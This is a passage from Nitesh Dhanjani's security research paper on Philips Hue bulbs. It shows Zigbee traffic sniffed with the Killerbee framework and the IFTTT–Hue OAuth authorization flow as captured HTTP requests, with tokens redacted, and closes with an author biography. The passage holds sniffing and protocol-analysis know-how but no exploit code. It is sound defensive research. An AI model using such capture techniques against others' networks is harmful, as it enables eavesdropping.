
---

<sup>8</sup> IEEE 802.15.4 standard: [http://en.wikipedia.org/wiki/IEEE\\_802.15.4](http://en.wikipedia.org/wiki/IEEE_802.15.4)

<sup>9</sup> ZigBee Light Link standard: <http://www.zigbee.org/Standards/ZigBeeLightLink/Overview.aspx>


<sup>10</sup> Killerbee framework: <http://code.google.com/p/killerbee/>

<sup>11</sup> Thanks to Ricky Melgares and Ryan Speers of River Loop Security for donating a flashed device for this research



**Figure 18:** Wireshark capture of beacon request on channel 11 using the Killerbee framework

As shown in Figure 18, the hue bridge continuously sends out beacon broadcast requests on channel 11 (Zigbee channels range from 11 to 26). A candidate device (light bulb) can respond to the beacon request to join the network.



**Figure 19:** Wireshark capture of channel 20 traffic using the Killerbee framework

Other than beacon requests, ZLL traffic was found to operate on channel 20 as illustrated in Figure 19. The Security Control Field in the Zigbee Security Header is set to 0x01 which indicates that a Message Authentication Code (MAC<sup>12</sup>) is in use (AES-CBC-MAC-3/MIC-32)<sup>13</sup>. The transmission of the MAC is also captured and illustrated.

As shown in this section, once the bridge receives an authorized request to change the state of an associate light bulb, the Zigbee protocol and the ZLL specification is used to communicate to the bulbs.

## 5. If This Then That (IFTTT)

If This Then That (IFTTT) is a service that let's users create recipes that follow the simple logic of "if this then that" instructions. Users can create recipes across multiple cloud services such as GMail, Dropbox, LinkedIn, Twitter, etc. For example, "Every time I'm tagged on a photo in Facebook, also upload it to my Dropbox account". The IFTTT website is available at <https://ifttt.com/>.

<sup>12</sup> Message Authentication Code: [http://en.wikipedia.org/wiki/Message\\_authentication\\_code](http://en.wikipedia.org/wiki/Message_authentication_code)


<sup>13</sup> 802.15.4 Security overview: <http://www.sensor-networks.org/index.php?page=0903503549>

Philips recently announced integration with IFTTT so users can create recipes for the Hue lightbulb system. For example, “If I’m tagged in a photo in Facebook, blink my lights to let me know. The Hue IFTT website is available at <https://ifttt.com/hue>.



**Figure 20:** Philips Hue channel on IFTTT (If This Then That)

The Philips Hue channel on the IFTTT website is illustrated in Figure 20. There are multiple recipes for the user to select and register.



**Figure 21:** Clicking the “Activate” button on IFTTT redirects the user to authenticate via the Hue website

As shown in Figure 20 clicking on the “Activate” button on the IFTT website (assuming the user is already signed into his IFTT account) redirects the user to the Hue website where the user must enter credentials. The following POST request is submitted with the user submits the form:

```
POST /en-US/api/getaccesstokengivepermission HTTP/1.1
Host: www.meethue.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/536.30.1
(KHTML, like Gecko) Version/6.0.5 Safari/536.30.1
Content-Length: 48
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin: https://www.meethue.com
Content-Type: application/x-www-form-urlencoded
Referer: https://www.meethue.com/en-US/api/gettoken?
appid=ifttt&devicename=IFTTT&deviceid=IFTTT_USERNAME_[deleted]
DNT: 1
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie: [DELETED]

email=[DELETED]&password=[DELETED]
```

To which the server responds:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: [DELETED]
Vary: Accept-Encoding
Date: Wed, 07 Aug 2013 06:44:32 GMT
Server: Google Frontend
Content-Length: 1863
```

[removed for brevity]

<p>

"IFTTT" is requesting access to your bridge for controlling  
your lamps on remote.


</p>

<p>

Do you trust this application?

</p>

[removed for brevity]



**Figure 22:** User asked to verify permissions to IFTT website

When the user clicks on Yes (Figure 22), the following GET request is sent by the browser:

```
GET /en-US/api/getaccesstokenpost HTTP/1.1
Host: www.meethue.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/536.30.1
(KHTML, like Gecko) Version/6.0.5 Safari/536.30.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
DNT: 1
Referer: https://www.meethue.com/en-US/api/getaccesstokengivepermission
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie: PLAY_SESSION=[DELETED]
Connection: keep-alive
Proxy-Connection: keep-alive
```

To which the server responds:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_SESSION=[DELETED]
Vary: Accept-Encoding
Date: Wed, 07 Aug 2013 06:45:35 GMT
Server: Google Frontend
Content-Length: 1811
```




[removed for brevity]

```
<meta content="0;https://ifttt.com/channels/hue/oauth_auth?token=[DELETED]" http-equiv="refresh" /
```

Back to the app</a>

[removed for brevity]



**Figure 23:** User clicks on “Back to the App” to return to the IFTTT website

When the user clicks on “Back to the app” the following GET request is sent:

```
GET /channels/hue/oauth_auth?token=[DELETED] HTTP/1.1
Host: ifttt.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/536.30.1
(KHTML, like Gecko) Version/6.0.5 Safari/536.30.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
DNT: 1
Referer: https://www.meethue.com/en-US/api/getaccesstokenpost
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie: user_id=[DELETED]_ifttt_front_end_session=[DELETED]auth_token=[DELETED]
Connection: keep-alive
Proxy-Connection: keep-alive
```


To which the IFTTT server responds with a 302 Moved Temporarily to <https://ifttt.com/hue> causing the following GET request:

```
GET /hue HTTP/1.1
Host: ifttt.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/536.30.1
(KHTML, like Gecko) Version/6.0.5 Safari/536.30.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us
Referer: https://www.meethue.com/en-US/api/getaccesstokenpost
DNT: 1
Cookie: user_id=[DELETED];_
ifttt_front_end_session=[DELETED]user_channel_ids=[DELETED] auth_token=[DELETED];
Connection: keep-alive
Proxy-Connection: keep-alive
```

And following is the response:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 25587
Connection: keep-alive
Server: nginx/1.2.3
Date: Wed, 07 Aug 2013 06:47:36 GMT
Cache-Control: must-revalidate, private, max-age=0
X-Runtime: 0.233031
Status: 200 OK
Connection: keep-alive _ifttt_front_end_session=[DELETED] path=/; HttpOnly
Set-Cookie: user_id=[DELETED]; domain=ifttt.com; path=/; expires=Thu, 07-Aug-2014
06:47:36 GMT; secure; HttpOnly
X-Rack-Cache: miss

<!DOCTYPE html>
<html class=' not-mobile brwsr-safari brwsr-safari6 os-mac non-forced-fullwidth no-js'
debug='true' lang='en'>
<head>
<title>
IFTTT / Philips hue Channel
[removed for brevity]
```




**Figure 24:** Hue channel activated on IFTTT

As shown in Figure 24, the Hue channel on IFTTT is now activated. The activation is completed as a result of successful OAuth<sup>14</sup> authentication and authorization (as revealed in the tokens in bold in the previous POST requests).

---

<sup>14</sup> OAuth: <http://en.wikipedia.org/wiki/OAuth>



**Figure 25:** Authorizing IFTTT to use Facebook

The user can also authorize other channels such as Facebook as illustrated in Figure 25. IFTTT uses OAuth to perform Facebook authorization as well.

Once the user has setup authorization for IFTTT to access Hue and Facebook, they can select and activate specific recipes.



**Figure 26:** User configures the recipe

Figure 26 shows details of the recipe. In this example, the recipe makes the Hue lightbulbs change to colors from a Facebook photograph if the user is tagged in it. Once the user has saved his or her preferences, the recipe is activated. Additional hue recipes on IFTTT can be found at <https://ifttt.com/recipes?channel=hue>.

## About the Author



Nitesh Dhanjani is a well known security researcher, author, and speaker. Dhanjani is the author of "Hacking: The Next Generation" (O'Reilly), "Network Security Tools: Writing, Hacking, and Modifying Security Tools" (O'Reilly) and "HackNotes: Linux and Unix Security" (Osborne McGraw-Hill). He is also a contributing author to "Hacking Exposed 4" (Osborne McGraw-Hill) and "HackNotes: Network Security". Dhanjani has been invited to talk at various information security events such as the Black Hat Briefings, RSA, Hack in the Box, Microsoft Blue Hat, and OSCON.

Dhanjani is currently an Executive Director at a large consulting firm where he advises some of the largest corporations around the world on how to establish enterprise wide information security programs and solutions. Dhanjani is also responsible for evangelizing brand new technology service lines around emerging technologies and trends such as smart devices, cloud computing, and mobile security.

Prior to his current job, Dhanjani was Senior Director of Application Security and Assessments at a major credit bureau where he spearheaded brand new security efforts into enhancing the enterprise SDLC, created a process for performing source code security reviews & Threat Modeling, and managed the Attack & Penetration team.

Dhanjani graduated from Purdue University with both a Bachelors and Masters degree in Computer Science.